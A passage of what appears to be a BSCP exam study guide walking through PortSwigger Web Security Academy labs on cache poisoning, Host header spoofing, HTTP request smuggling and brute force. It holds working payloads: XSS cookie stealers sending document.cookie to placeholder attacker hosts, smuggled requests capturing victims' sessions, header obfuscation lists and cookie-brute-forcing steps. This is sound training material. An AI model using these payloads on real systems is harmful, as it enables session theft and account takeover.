4	X-Forwarded-Scheme: nohttps	4	Cache-Control: max-age=30		
5	Cookie: session=fuXNYM9xI55Gr1RRBxM2DVESeW2wbaQa	5	Age: 0		
6	Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"	6	X-Cache: miss		
7	Sec-Ch-Ua-Mobile: ?0	7	Content-Length: 0		
8	Sec-Ch-Ua-Platform: "Linux"	8			
9	Upgrade-Insecure-Requests: 1	9			
10	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36				
11	(KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36				
12	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				
13	Sec-Fetch-Site: same-origin				
14	Sec-Fetch-Mode: navigate				
15	Sec-Fetch-User: ?1				
16	Sec-Fetch-Dest: document				
17	Referer: https://0a34002d03b8b14dc0c7b84100b00086.web-security-academy.net/				
18	Accept-Encoding: gzip, deflate				
19	Accept-Language: en-US,en;q=0.9				

On the exploit server change the file path to /resources/js/tracking.js and then update the poison request X-Forwarded-Host: EXPLOIT.net header. Place the payload on exploit server body.

```
document.location='https://OASTIFY.COM/?poisoncache='+document.cookie;
```



Remove the cb=123 cache buster, and then poison the cache until the victim is redirected to the exploit server payload tracking.js to steal session cookie.

### [PortSwigger Lab: Web cache poisoning with multiple headers](#)

#### Duplicate Parameter Fat Poison

Identify that the application is vulnerable to duplicate parameter poisoning, by adding a second parameter with same name and different value the response reflected the injected value.

← → C <https://0a2d00b7041dc4a1c01a90f9003d005c.web-security-academy.net/js/geolocate.js?callback=setCountryCookie>

```
const setCountryCookie = (country) => { document.cookie = 'country=' + country; };
const setLangCookie = (lang) => { document.cookie = 'lang=' + lang; };
setCountryCookie({"country": "United Kingdom"});
```



```
GET /js/geolocate.js?callback=setCountryCookie&callback=FUZZERFunction; HTTP/2
```

The function that is called in the response by passing in a duplicate callback parameter is reflected. Notice in response the cache key is still derived from the original callback parameter in the GET request line.

```

Request
Pretty Raw Hex
1 GET /js/geolocate.js?callback=setCountryCookie&callback=FUZZERFunction HTTP/2
2 Host: 0azd00b/041dc4alc01a90f9003d005c.web-security-academy.net
3 Cookie: country=[Object Object]; session=wci19Ufgn1yVsFxKSSoSHo48GnqAJi5V
4 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Content-Length: 0
17
18

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: application/javascript; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 0
6 X-Cache: miss
7 Content-Length: 199
8
9 const setCountryCookie = (country) => {
  document.cookie = `country=${country}`;
};
10 const setLangCookie = (lang) => {
  document.cookie = `lang=${lang}`;
};
11 FUZZERFunction(){
  "country":"United Kingdom"
}
);

```

Not able to make cookie stealer payload working.....

### [PortSwigger Lab: Web cache poisoning via a fat GET request](#)

## Host Headers

[Spoof IP Address](#)

[HOST Connection State](#)

[Host Routing based SSRF](#)

[SSRF via flawed Host request parsing](#)

### Spoof IP Address

*Identify* that altered HOST headers are supported, which allows you to spoof your IP address and bypass the IP-based brute-force protection or redirection attacks to do *password reset* poisoning.

Include the below X- headers and change the username parameter on the password reset request to `Carlos` before sending the request.

In the BSCP exam if you used this exploit then it means you have not used a vulnerability that require user interaction and allow you to use an interaction vulnerability to gain access to stage 3 as admin by using exploit server `Deliver exploit to victim` function.

X-Forwarded-Host: EXPLOIT.net  
X-Host: EXPLOIT.net  
X-Forwarded-Server: EXPLOIT.net



Tips & Notes from *fullfox*:

- When spoofing host header on password reset using `Host:` or `X-Forwarded-Host:`, if you receive the error `Invalid hostname`, try using the following hostname: `xxx.oastify.com?TARGET.net` legit target URL without a slash.

Check the exploit server log to obtain the reset link to the victim username.



```
"GET /robots.txt HTTP/1.1" 404 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
"GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
"GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
"GET /forgot_password?temp-forgot-password-token=XGwhThd8XG7jUOJfUAxLICrkW6JhQZuJ" HTTP/1.1" 404 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
"POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
```

### [PortSwigger Lab: Password reset poisoning via middle-ware](#)

## HOST Connection State

Target is vulnerable to **routing-based SSRF** via the Host header, but validate connection state of the first request. Sending grouped request in sequence using **single connection** and setting the connection header to **keep-alive**, bypass host header validation and enable SSRF exploit of local server.



```
GET / HTTP/1.1
Host: TARGET.net
Cookie: session=ValueOfSessionCookie
Content-Length: 48
Content-Type: text/plain; charset=UTF-8
Connection: keep-alive
```

Next request is the second tab in group sequence of requests.



```
POST /admin/delete HTTP/1.1
Host: localhost
Cookie: _lab=YOUR-LAB-COOKIE; session=YOUR-SESSION-COOKIE
Content-Type: x-www-form-urlencoded
Content-Length: 53

csrf=TheCSRFTokenValue&username=carlos
```

Observe that the second request has successfully accessed the admin panel.

The screenshot shows the Burp Suite interface with two requests in a group:

- Request 1:** GET / HTTP/1.1
- Request 2:** POST /admin/delete HTTP/1.1

Both requests include the following header and body:

```
Host: localhost
Cookie: _lab=YOUR-LAB-COOKIE; session=YOUR-SESSION-COOKIE
Content-Type: x-www-form-urlencoded
Content-Length: 53

csrf=TheCSRFTokenValue&username=carlos
```

The response shows an HTML page with a form containing a csrf input field with the value "9JH2eLfnTfDfpW0lD7xPciqqx0aJYtA3".

[PortSwigger Lab: Host validation bypass via connection state attack](#)

## HTTP Request Smuggling

Architecture with front-end and back-end server, and front-end or back-end does not support chunked encoding (HEX) or content-length (Decimal). Bypass security controls to retrieve the victim's request and use the victim user's cookies to access their account.

[TE.CL dualchunk - Transfer-encoding obfuscated](#)  
[TE.CL multiCase - Admin blocked](#)  
[CL.TE multiCase - Admin blocked](#)  
[CL.TE multiCase - Content-Length Cookie Stealer](#)  
[CL.TE multiCase - User-Agent Cookie Stealer](#)  
[HTTP/2 smuggling - CRLF injection Cookie Stealer](#)  
[HTTP/2 TE - Admin Cookie Stealer](#)

## TE.CL dualchunk - Transfer-encoding obfuscated

If Duplicate header names are allowed, and the vulnerability is detected as **dualchunk**, then add an additional header with name and value = **Transfer-encoding: cow**. Use **obfuscation** techniques with second TE.

Transfer-Encoding: xchunked

Transfer-Encoding : chunked

Transfer-Encoding: chunked

Transfer-Encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n]Transfer-Encoding: chunked

Transfer-Encoding  
: chunked

Transfer-encoding: identity

Transfer-encoding: cow

Some servers that do support the `Transfer-Encoding` header can be induced not to process it if the header is **obfuscation** in some way.

On Repeater menu ensure that the "Update Content-Length" option is unchecked.

```
POST / HTTP/1.1
Host: TARGET.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
Transfer-encoding: identity

e6
GET /post?postId=4 HTTP/1.1
User-Agent: a"/><script>document.location='http://OASTIFY.COM/?c='+document.cookie;</script>
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0\r\n
\r\n
```

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST / HTTP/1.1\r\n		1 HTTP/1.1 403 Forbidden	
2 Host: 0aed00d0041fb608c2dcde7f00880024.web-security-academy.net\r\n		2 Content-Type: application/json; charset=utf-8	
3 Cookie: session=Y0vGkvB2tG7gM8EZbfhgMeIdWhWnGSi7\r\n		3 Connection: close	
4 Content-Length: 4\r\n		4 Content-Length: 27	
5 Content-Type: application/x-www-form-urlencoded\r\n		5	
6 Transfer-Encoding: chunked\r\n		6 "Unrecognized method GPOST"	
7 Transfer-encoding: identity\r\n			
8 \r\n			
9 5c\r\n			
10 GPOST / HTTP/1.1\r\n			
11 Content-Type: application/x-www-form-urlencoded\r\n			
12 Content-Length: 15\r\n			
13 \r\n			
14 x=1\r\n			
15 0\r\n			
16 \r\n			
17			

Note: You need to include the trailing sequence \r\n\r\n following the final 0.

### PortSwigger Lab: HTTP request smuggling, obfuscating the Transfer-Encoding (TE) header

Wonder how often this scenario occur that hacker is able to steal visiting user request via HTTP Sync vulnerability?

#### TE.CL multiCase - Admin blocked

When attempting to access /admin portal URL path, we get the filter message, Path /admin is blocked . The HTTP Request Smuggler scanner **identify** the vulnerability as TE.CL multiCase (delayed response) . Note: because back-end server doesn't support chunked encoding, turn off Update Content-Length in Repeater menu.

After disable auto content length update, changing to HTTP/1.1 , then send below request twice, adding the second header Content-Length: 15 prevent the HOST header conflicting with first request.

Note: need to include the trailing sequence \r\n\r\n\r\n following the final 0 .

Manually fixing the length fields in request smuggling attacks, requires each chunk size in bytes expressed in HEXADECIMAL, and Content-Length specifies the length of the message body in bytes. Chunks are followed by a newline, then followed by the chunk contents. The message is terminated with a chunk of size ZERO.

```
POST / HTTP/1.1
Host: TARGET.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked

71
POST /admin HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```

Calculating TE.CL (Transfer-Encoding / Content-Length) smuggle request length in HEXADECIMAL and the payload is between the hex length of 71 and the terminating ZERO, not including the ZERO AND not the preceding \r\n on line above ZERO, as part of length. The initial POST request content-length is manually set.

The screenshot shows the Burp Suite interface during a manual request smuggling attack. In the Request tab, two POST requests are sent. The first request has a Content-Length of 4 and a Transfer-Encoding of chunked. The second request has a Content-Length of 15. The Response tab shows an HTML page with a delete link. The Inspector tab highlights the hex length of 71 for the first request and 88 for the second. The Request Attributes panel shows the protocol as HTTP/1.

When sending the /admin/delete?username=carlos to delete user, the transfer encoding hex length is changed from 71 to 88 hexadecimal value to include extra smuggled request size.

### PortSwigger Lab: Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

## CL.TE multiCase - Admin blocked

When attempting to access /admin portal URL path, we get the filter message, Path /admin is blocked . The HTTP Request Smuggler scanner *identify* the vulnerability as CL.TE multiCase (delayed response) .

To access the admin panel, send below request twice, adding the second header Content-Length: 10 prevent the HOST header conflicting with first request.

```
POST / HTTP/1.1
Host: TARGET.net
Cookie: session=waIS6yM79uaaNU04MnmxejP2i6sZWo2E
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excl
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
TRANSFER-ENCODING: chunked

0

GET /admin HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=
```

On the second time the request is send the admin portal is returned in response.

**Request**

Pretty	Raw	Hex
1 POST / HTTP/1.1	\r\n	
2 Host: 0a9b003b0354be5ac067313000d000a0.web-security-academy.net	\r\n	
3 Cookie: session=waIS6yM79uaaNU04MnmxejP2i6sZWo2E	\r\n	
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excl	\r\n	
5 Content-Type: application/x-www-form-urlencoded	\r\n	
6 Content-Length: 116	\r\n	
7 TRANSFER-ENCODING: chunked	\r\n	
8 \r\n		
9 0\r\n		
10 \r\n		
11 GET /admin HTTP/1.1	\r\n	
12 Host: localhost	\r\n	
13 Content-Type: application/x-www-form-urlencoded	\r\n	
14 Content-Length: 10	\r\n	
15 \r\n		
16 x=		

**Response**

Pretty	Raw	Hex	Render
64 <span>	<span>		
65   carlos -	carlos -		
66 </span>	</span>		
67 <a href="/admin/delete?username=carlos">	<a &gt;<="" a="" href="/admin/delete?username=carlos"></a>		
68   Delete	Delete		
69 </a>	</a>		
70 </div>	</div>		

[PortSwigger Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability](#)

## CL.TE multiCase - Content-Length

Large Content-Length to capture victim requests. Sending a POST request with smuggled request but the content length is longer than the real length and when victim browse their cookie session value is posted to blob comment. Increased the comment-post request's Content-Length to 798, then smuggle POST request to the back-end server.

```
POST / HTTP/1.1
Host: TARGET.net
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 242
Transfer-Encoding: chunked
0

POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 798
Cookie: session=HackerCurrentCookieValue

csrf=ValidCSRFCookieValue&postId=8&name=c&email=c%40c.c&website=&comment=c
```

**Request**

Pretty	Raw	Hex
1 POST / HTTP/1.1 2 Host: 0af8006004fb07f5c46a3c4600b20065.web-security-academy.net 3 Content-Type: application/x-www-form-urlencoded 4 Content-Length: 242 5 Transfer-Encoding: chunked 6 7 0 8 9 POST /post/comment HTTP/1.1 10 Content-Type: application/x-www-form-urlencoded 11 Content-Length: 798 12 Cookie: session=rmK9dkBeR1V3lg2bCgjf0kyBxImZMb6P 13 14 csrf=nVFjkW2QdI4G6hDYnW39xOK0tFebyAd&postId=8&name=c&email=c%40c.c&website=&comment=c		

No new line at end of the smuggled POST request above ^.^.

View the blog post to see if there's a comment containing a user's request. Note that once the victim user browses the target website, then only will the attack be successful. Copy the user's Cookie header from the blog post comment, and use the cookie to access victim's account.

The screenshot shows a browser window with a tab titled "Exploiting HTTP requests". The main content area displays a blog post with a comment from a user named "c" dated "10 January 2023". The comment includes a "session" cookie value: "wEzDmeSNkW7FZNJmgVB4GIE6RsFJf24x". To the right, a sidebar titled "My Account" shows the message "Your username is: administrator". A red arrow points from the "session" cookie value in the comment to the "Your username is:" field in the sidebar, indicating that the cookie was captured and used to log in.

[PortSwigger Lab: Exploiting HTTP request smuggling to capture other users' requests](#)

### CL.TE multiCase - User-Agent Cookie Stealer

*Identify* the UserAgent value is stored in the GET request loading the blog comment form, and stored in **User-Agent** hidden value. Exploiting HTTP request smuggling to deliver reflected XSS using **User-Agent** value that is then placed in a smuggled request.

Basic Cross Site Scripting Payload escaping out of HTML document.

```
"/><script>alert(1)</script>
```



COOKIE STEALER Payload.



Smuggle this XSS request to the back-end server, so that it exploits the next visitor. Place the XSS cookie stealer in **User-Agent** header.



```

POST / HTTP/1.1
Host: TARGET.net
Content-Length: 237
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

0

GET /post?postId=4 HTTP/1.1
User-Agent: a"/><script>document.location='http://OASTIFY.COM/?Hack='+document.cookie;</script>
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

x=1

```

**Request**

Pretty	Raw	Hex
1 POST / HTTP/1.1 2 Host: 0acc008e03af84c3c0274fe0004e00d4.web-security-academy.net 3 Content-Length: 237 4 Content-Type: application/x-www-form-urlencoded 5 Transfer-Encoding: chunked 6 7 0 8 9 GET /post?postId=4 HTTP/1.1 10 User-Agent: a"/><script>document.location='http://j0kk3reuzdhg8gs1bbcrqwdtnktbh15q.oastify.com/?Hack='+document.cookie;</script> 11 Content-Type: application/x-www-form-urlencoded 12 Content-Length: 5 13 14 x=1		

Check the PortSwigger Collaborator Request received from victim browsing target.

# ^	Time	Type	Payload	Source
1	2023-Jan-10 06:44:17.118 UTC	DNS	j0kk3reuzdhg8gs1bbcrqwdtnktbh15q	3.248.186.16
2	2023-Jan-10 06:44:17.118 UTC	DNS	j0kk3reuzdhg8gs1bbcrqwdtnktbh15q	3.248.180.105
3	2023-Jan-10 06:44:17.122 UTC	HTTP	j0kk3reuzdhg8gs1bbcrqwdtnktbh15q	34.251.122.40
4	2023-Jan-10 06:44:44.553 UTC	HTTP	j0kk3reuzdhg8gs1bbcrqwdtnktbh15q	34.251.122.40

Description	Request to Collaborator	Response from Collaborator
Pretty	Raw	Hex
1	GET /?Hack=secret=4CQ42IFFPT86IaPU9Avdf9TyHpe8zmu	HTTP/1.1
2	Host: j0kk3reuzdhg8gs1bbcrqwdtnktbh15q.oastify.com	
3	Connection: keep-alive	
4	Upgrade-Insecure-Requests: 1	
5	User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.124 Safa	
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*	
7	Accept-Encoding: gzip, deflate	
8	Accept-Language: en-US	

[PortSwigger Lab: Exploiting HTTP request smuggling to deliver reflected XSS](#)

## HTTP/2 smuggling via CRLF injection

Target is vulnerable to request smuggling because the front-end server **downgrades** HTTP/2 requests and fails to adequately sanitize incoming headers. Exploitation is by use of an HTTP/2-exclusive request smuggling vector to steal a victim's session cookie and gain access to user's account.

**Identify** possible vulnerability when Target reflects previous and recent search history based on cookie, by removing cookie it is noticed that your search history is reset, confirming that it's tied to your session cookie.

[Home](#) | [My account](#)


## 0 search results for 'http2 smuggling'

Recent searches:

- [http2 smuggling](#)
- [previous search history listed](#)
- [recent search 1](#)

[Search](#)

Expand the Inspector's Request Attributes section and change the protocol to HTTP/2, then append arbitrary header `foo` with value `bar`, follow with the sequence `\r\n`, then followed by the `Transfer-Encoding: chunked`, by pressing `shift+ENTER`.



Note: enable the Allow HTTP/2 ALPN override option and change the body of HTTP/2 request to below POST request.

0



```
POST / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: session=HACKER-SESSION-COOKIE
Content-Length: 800
```

```
search=nutty
```

[Home](#) | [My account](#)


Recent searches:

- nuttyGET / HTTP/1.1 Host: 0a8c00b50316e8bdc0c3274d00460003.web-security-academy.net Connection: keep-alive Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (**Victim**) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.119 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate, br Accept-Language: en-US Cookie: **victim**; fingerprint=KDrNWjBljRa4SuoDjsdHMxa9dbwRTLaX; secret=SDffJoXQgaN1UQLZfQ7BxTxhigeYOqb; session=RENbnPvqhGH2J21LvoHGe3o638OFLR1O; \_lab\_analytics=GLd6Md0WckmKpXaiBBG3kqNaVPI1RJqmWJ7efMCd94ZZ4SuHCTQ9Blct SCz



[PortSwigger Lab: HTTP/2 request smuggling via CRLF injection](#)

[Youtube demo HTTP/2 request smuggling via CRLF injection](#)

## HTTP/2 TE desync v10a h2path

Target is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests even if they have an ambiguous length. Steal the session cookie, of the admin visiting the target. The Burp extension, **HTTP Request Smuggler** will *identify* the vulnerability as HTTP/2 TE desync v10a (H2.TE) vulnerability.

Advisory	Request 1	Response 1	Request 2	Response 2	Request 3
<b>HTTP/2 TE desync v10a h2path</b>					
Issue: <b>HTTP/2 TE desync v10a h2path</b>					
Severity: <b>High</b>					
Confidence: <b>Tentative</b>					
Host: <a href="https://0abf00a503615fcc3301f8f008000fe.web-security-academy.net">https://0abf00a503615fcc3301f8f008000fe.web-security-academy.net</a>					
Path: /					

Note: Switch to **HTTP/2** in the inspector request attributes and Enable the **Allow HTTP/2 ALPN override** option in repeat menu.

```
POST /x HTTP/2
Host: TARGET.net
Transfer-Encoding: chunked
```

0

```
GET /x HTTP/1.1
Host: TARGET.web-security-academy.net\r\n
\r\n
```

Note: Paths in both POST and GET requests points to non-existent endpoints. This help to *identify* when not getting a 404 response, the response is from victim user captured request. Remember to terminate the smuggled request properly by including the sequence \r\n\r\n after the Host header.

Request

```
Pretty Raw Hex
1 POST / HTTP/2 \r \n
2 Host: 0abf00a503615fcc3301f8f008000fe.web-security-academy.net \r \n
3 Transfer-Encoding: chunked \r \n
4 \r \n
5 0 \r \n
6 \r \n
7 GET /x HTTP/1.1 \r \n
8 Host: 0abf00a503615fcc3301f8f008000fe.web-security-academy.net \r \n
9 \r \n
10 |
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account
3 Set-Cookie: session=7CS1F82tF89DmCEMR1LkjMUaqCU6NaXI; Secure; HttpOnly; SameSite=None
4 Content-Length: 0
5
6
```

Copy stolen session cookie value into new http/2 GET request to the admin panel.

```
GET /admin HTTP/2
Host: TARGET.web-security-academy.net
Cookie: session=VictimAdminSessionCookieValue
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="109", "Not_A_Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
```

Request

```
Pretty Raw Hex
1 GET /admin HTTP/2
2 Host: 0abf00a503615fcc3301f8f008000fe.web-security-academy.net
3 Cookie: session=7CS1F82tF89DmCEMR1LkjMUaqCU6NaXI
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="109", "Not_A_Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8
9
```

Response

```
Pretty Raw Hex Render
35 </span>
36 </div>
37 </div>
38 </section>
39 </div>
40 <div theme="">
41 <section class="maincontainer">
42 <div class="container is-page">
43 <header class="navigation-header">
44 <section class="top-links">
45 <a href=/>Home
46 </a>
47 <p>|</p>
<a href="/admin">
    Admin panel
</a>
<p>|</p>
<a href="/my-account?id=administrator">
    My account
</a>
```

[PortSwigger Lab: Response queue poisoning via H2.TE request smuggling](#)

## Brute Force

[Stay-Logged-in](#)  
[Stay-logged-in Offline Crack](#)  
[Brute Force Protected Login](#)  
[Subtly Invalid Login](#)

### Stay-Logged-in

Login option with a stay-logged-in check-box result in Cookie value containing the password of the user logged in and is vulnerable to brute-forcing.

Request

```
Pretty Raw Hex
1 GET /my-account?id=wiener HTTP/1.1
2 Host: 0ac9008d038f615ac03aee99009500dd.web-security-academy.net
3 Cookie: stay-logged-in=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTl1YmJhNmNhNzcw
session=1pxUhFYqZ0dNfusDkb8yqNVUZcj3YU1
4 Sec-Ch-Ua: "Chromium";v="109", "Not_A_Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36
```

Inspector

Selection

Selected text

```
d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTl1YmJhNmNhNzcw
```

Decoded from: Base64

wiener:51dc30ddc473d43a6011e9ebba6ca770

The exploit steps below plus the Intruder Payload processing rules in order and including the GREP option in sequence before starting the attack.

1. Logout as current user.
2. Send the most recent GET /my-account request to Burp Intruder.
3. Select the cookie: stay-logged-in as injection position.
4. Hash: MD5
5. Add prefix: carlos:
6. Encode: Base64-encode
7. Add GREP under settings tab, to check for the string in the response `Update email` indicating successfully logged in attack.

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type

Payload set: 1      Payload count: 100  
 Payload type: Simple list      Request count: 100

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
 Load ...  
 Remove  
 Clear  
 Deduplicate  
 Add  
 Enter a new item  
 Add from list ...

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
<b>1</b>	<input checked="" type="checkbox"/> Hash: MD5	
<b>2</b>	<input checked="" type="checkbox"/> Add Prefix: carlos:	
<b>3</b>	<input checked="" type="checkbox"/> Base64-encode	

### PortSwigger Lab: Brute-forcing a stay-logged-in cookie

#### Stay-logged-in Offline Crack

The blog application comment function is vulnerable to [stored XSS](#), use the below payload in blog comment to send the session cookie of Carlos to the exploit server.

```
<script>
document.location='https://EXPLOIT.net/StealCookie='+document.cookie
</script>
```



Base64 decode the `stay-logged-in` cookie value and use an online MD5 hash crack station database.

# Login

The screenshot shows a login interface with the following fields:

- Username:** carlos
- Password:** (Redacted)
- Stay logged in:**
- Log in**

[PortSwigger Lab: Offline password cracking](#)

## Brute Force Protected Login

**Identified** brute force protection on login when back-end enforce 30 minute ban, resulting in IP blocked after too many invalid login attempts. Testing X-Forwarded-For: header result in bypass of brute force protection. Observing the response time with long invalid password, mean we can use Pitchfork technique to *identify* first valid usernames with random long password and then rerun intruder with Pitchfork, set each payload position attack iterates through all sets simultaneously.

[Burp Lab Username, Password and directory fuzzing Word lists](#)

Payload position 1 on IP address for X-Forwarded-For: and position 2 on username with a long password to see the response time delay in attack columns window.

X-Forwarded-For: 12.13.14.15



Request	Payload 1	Payload 2	Status	Response received	Response completed
0	58	am	200	934	935
58	20	acceso	200	909	912
20	22	accounting	200	374	375
22	23	accounts	200	344	347
23			200	336	338

Repeat above Pitchfork intruder attack on the password field and then *identify* valid password from the status column with 302 result.

[PortSwigger Lab: Username enumeration via response timing](#)

## Subtly Invalid Login

**Identify** that the login page & password reset is not protected by brute force attack, and no IP block or time-out enforced for invalid username or password.

Tip for the BSCP Exam, there is sometimes another user with weak password that can be brute forced. Carlos is not always the account to target to give a foothold access in stage 1.

The screenshot shows the Burp Suite interface with the 'Results' tab selected. An 'Invalid username or password.' message is highlighted with a yellow box and a yellow arrow pointing from it to the corresponding line in the response message below.

Request	Payload	Status	Error	Timeout	Length	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3857	1
1	carlos	200	<input type="checkbox"/>	<input type="checkbox"/>	3875	1
2	root	200	<input type="checkbox"/>	<input type="checkbox"/>	3874	1
3	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	3876	1
4	test	200	<input type="checkbox"/>	<input type="checkbox"/>	3861	
5	guest	200	<input type="checkbox"/>	<input type="checkbox"/>	3876	1
6	info	200	<input type="checkbox"/>	<input type="checkbox"/>	3858	1
7	adm	200	<input type="checkbox"/>	<input type="checkbox"/>	3859	1
8	mysql	200	<input type="checkbox"/>	<input type="checkbox"/>	3860	1
9	user	200	<input type="checkbox"/>	<input type="checkbox"/>	3878	1
10	administrator	200	<input type="checkbox"/>	<input type="checkbox"/>	3877	1
11	oracle	200	<input type="checkbox"/>	<input type="checkbox"/>	3874	1

Request Response

Pretty Raw Hex Render Hackvertor

```

60  <section>
61  <p class=is-warning>
62  Invalid username or password</p>
62  <form class=login-form method=POST action=/login>
```

Notice on the Intruder attack column for the GREP value, Invalid username or password. the one response message for a failed username attack do not contain full stop period at the end. Repeat the attack with this **identified** username, and Sniper attack the password field to **identify** 302 response for valid login.

[Home](#)

Please check your email for a reset password link. If it hasn't arrived after five minutes, please contact the site administrator.

In the BSCP exam **lookout** for other messages returned that are different and disclose valid accounts on the application and allow the brute force **identified** of account passwords, such as example on the [refresh\\_password\\_reset](#) function.

Once valid username identified from different response message, the perform [brute force](#) using Burp Intruder on the password.

#### [PortSwigger Lab: Username enumeration via subtly different responses](#)

Another scenario to identify valid username on the WEB APP is to provide list of usernames on login and one invalid password value. In the Intruder attack results one response will contain message Incorrect password .

Intruder attack injection position, `username=$invalid-username$&password=SomeStupidLongCrazyWrongSecretPassword123456789` .

#### [PortSwigger Lab: Username enumeration via different responses](#)

## Authentication

### [Account Registration](#)

#### [Auth Token bypass Macro](#)

### Account Registration

Business logic flaw in the account registration feature allow for gaining foothold as target user role access. [Content Discovery](#) find the path /admin , message state the Admin interface is only available if logged in as a DontWannaCry user.

## Register

If you work for DontWannaCry, please use your @dontwannacry.com email address

The form contains the following fields:

- Username:** Peanut2019
- Email:** -so-very-long-stri@dontwannacry.com.exploit-0afe007b03a34169c10b8fc501510091.exploit
- Password:** [REDACTED]

**Register**

Creating email with more than 200 character before the @ symbol is then truncated to 255 characters. This **identify** the vulnerability in the account registration page logic **flaw**. In the email below the m at the end of @dontwannacry.com is character 255 exactly.

very-long-strings-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-  
very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-  
strings@dontwannacry.com.exploit-0afe007b03a34169c10b8fc501510091.exploit-server.net

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

## My Account

Your username is: hackers

Your email is: very-long-strings-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-strings@dontwannacry.com

[PortSwigger Lab: Inconsistent handling of exceptional input](#)

### Auth Token bypass Macro

